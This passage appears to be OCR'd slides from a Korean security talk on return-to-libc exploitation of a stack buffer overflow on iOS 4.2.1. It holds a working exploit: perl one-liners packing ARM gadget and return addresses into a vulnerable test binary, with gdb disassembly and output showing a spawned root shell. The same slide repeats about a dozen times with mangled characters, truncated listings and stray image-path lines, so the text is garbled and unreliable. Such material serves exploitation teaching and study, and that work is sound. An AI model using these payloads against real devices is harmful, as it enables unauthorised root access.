cpsr           {0x10, n = 0x0, z = 0x0, c = 0x0, v
  i = 0x0, f = 0x0, t = 0x0, mode = 0x10}       {0
  e = 0, a = 0, i = 0, f = 0, t = 0, mode = usr}
(gdb)
```



Safe² Red Alert

(3) Exploitation

이런 방식으로 가젯이 동작하고, main( )에서 호출되지 않는 donut( ) 또는 sysfun( )를 실행 할 수 있게 된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002224)' ;
cat)|./test7
AABBBBCCCC騆? \꿝04↕4↕4↕4↕4↕4↕4↕4↕$"
Donuts..
```

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55
c),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x00002248)' ;
cat)|./test6

AABBBBCCCC騆? \꿝04↕4↕4↕4↕4↕4↕4↕4↕H"
  PID TTY           TIME CMD
 2310 ttys000    0:00.13 -sh
 2325 ttys001    0:02.16 -sh
 2801 ttys001    0:01.08 gdb
 2319 ttys002    0:00.10 -sh
 2410 ttys003    0:00.83 -sh
 2815 ttys003    0:00.00 -sh
 2816 ttys003    0:00.03 ./test6
 2818 ttys003    0:00.01 cat
 2819 ttys003    0:00.03 ps
 2497 ttys004    0:00.15 -sh

Bus error
```

(3) Exploitation

return address를 변조하여 donut( ) 말고 system( )를 호출할 수 있다.

```
Breakpoint 2, 0x000022ac in main ()
(gdb) disassemble sysfun
Dump of assembler code for function sysfun:
0x00002248 <sysfun+0>:  push    {r7, lr}
0x0000224c <sysfun+4>:  add     r7, sp, #0      ; 0x0
0x00002250 <sysfun+8>:  ldr     r3, [pc, #12]   ; 0x2264 <sysfun+28>
0x00002254 <sysfun+12>: add     r3, pc, r3
0x00002258 <sysfun+16>: mov     r0, r3
0x0000225c <sysfun+20>: bl      0x230c <dyld_stub_system>
0x00002260 <sysfun+24>: pop     {r7, pc}
0x00002264 <sysfun+28>: andeq   r0, r0, r12, lsl #2
End of assembler dump.
```

2. Return to Libc on iOS

Safe² Red Alert

(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC艒? \쬚└? 4↑4↑4↑4↑4↑4↑\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmod),20(staff),29(certusers),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_dump.txt  system.c   test     test3.c  test6    vuln_ser
binshell1           dyld_decache     findbinsh        openSocket.c     system2    test.c   test4    test6.c
dump_dyld           env              findbinsh.c      payload          system2.c  test2    test4.c  test7
dump_libSystem.B    env.c            libc_search.pl   payload0         system3    test2.c  test5    test7.c
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system           system3.c  test3    test5.c  txt
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

Safe² Red Alert

(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC駉? \꿞└? 4↑4↑4↑4↑4↑\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1   find_fun.c       libsys_d                        test3.c   t
binshell1           dyld_decache      findbinsh        openSock                        test4     t
dump_dyld           env               findbinsh.c      payload                         test4.c   t
dump_libSystem.B    env.c             libc_search.pl   payload0                        test5     t
dump_libSystem.B_2  find_fun          libgcc_dump.txt  system                          test5.c   t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣ᄂ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```


(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣ᄂ? 4ᅵ4ᅵ4ᅵ4ᅵ4ᅵ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d        test3.c  t
binshell1           dyld_decache     findbinsh        openSock        test4    t
dump_dyld           env              findbinsh.c      payload         test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0        test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system          test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```




(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣ᄂ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



(3) Exploitation


가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC靼? \꿣ᄂ? 4ᅵ4ᅵ4ᅵ4ᅵ4ᅵ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d
binshell1           dyld_decache     findbinsh        openSock
dump_dyld           env              findbinsh.c      payload
dump_libSystem.B    env.c            libc_search.pl   payload0
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

```
test3.c  t
test4    t
test4.c  t
test5    t
test5.c  t
```




(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣ᄂ? 4ᅵ4ᅵ4ᅵ4ᅵ4ᅵ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```




(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC뙈? \꿣└? 4ⵑ4ⵑ4ⵑ4ⵑ4ⵑ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC휘? \꿇└? 4⌊4⌊4⌊4⌊4⌊\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d        test3.c  t
binshell1           dyld_decache     findbinsh        openSock        test4    t
dump_dyld           env              findbinsh.c      payload         test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0        test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system          test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

2. Return to Libc on iOS

Safe² Red Alert


(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC騈? \쟒 ㅡ? 4┃4┃4┃4┃4┃\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                     s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1   find_fun.c        libsys_d                            test3.c   t
binshell1           dyld_decache      findbinsh         openSock                            test4     t
dump_dyld           env               findbinsh.c       payload                             test4.c   t
dump_libSystem.B    env.c             libc_search.pl    payload0                            test5     t
dump_libSystem.B_2  find_fun          libgcc_dump.txt   system                              test5.c   t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



2. Return to Libc on iOS

Safe² Red Alert

(3) Exploitation


가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC휘? \꿇ㄴ? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d
binshell1           dyld_decache     findbinsh        openSock
dump_dyld           env              findbinsh.c      payload
dump_libSystem.B    env.c            libc_search.pl   payload0
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```

```
test3.c  t
test4    t
test4.c  t
test5    t
test5.c  t
```



2. Return to Libc on iOS

Safe² Red Alert


(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC훼? \꿇└? 4Ⅰ4Ⅰ4Ⅰ4Ⅰ4Ⅰ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d          test3.c  t
binshell1           dyld_decache     findbinsh        openSock          test4    t
dump_dyld           env              findbinsh.c      payload           test4.c  t
dump_libSystem.B    env.c            libc_search.pl   payload0          test5    t
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system            test5.c  t
success RTL, execute shell
/bin/sh: line 6: success: command not found
```




(3) Exploitation

가젯을 이용하여 /bin/sh 의 주소를 r0레지스터에 넣고 system( )를 호출하면 /bin/sh이 실행된다.

```
h2spice:/h2spice_test/iOS_4.2.1_BoF root# (perl -e 'print "AABBBBCCCC",pack('V',0x2fdff1ec),pack('V',0x3088a55c),pack('V',0x32db0308
),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x12341234),pack('V',0x0000225c)' ;cat)|./test6

AABBBBCCCC퇢? \꿣ᄂ? 4ᅵ4ᅵ4ᅵ4ᅵ4ᅵ\"

id
uid=0(root) gid=0(wheel) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(pr                                    s),
80(admin)
my^H^H
/bin/sh: line 3: : command not found
whoami
root
ls
binshell.s          dump_libgcc_s.1  find_fun.c       libsys_d
binshell1           dyld_decache     findbinsh        openSock
dump_dyld           env              findbinsh.c      payload
dump_libSystem.B    env.c            libc_search.pl   payload0
dump_libSystem.B_2  find_fun         libgcc_dump.txt  system
success RTL, execute shell
/bin/sh: line 6: success: command not found
```



(3) Exploitation

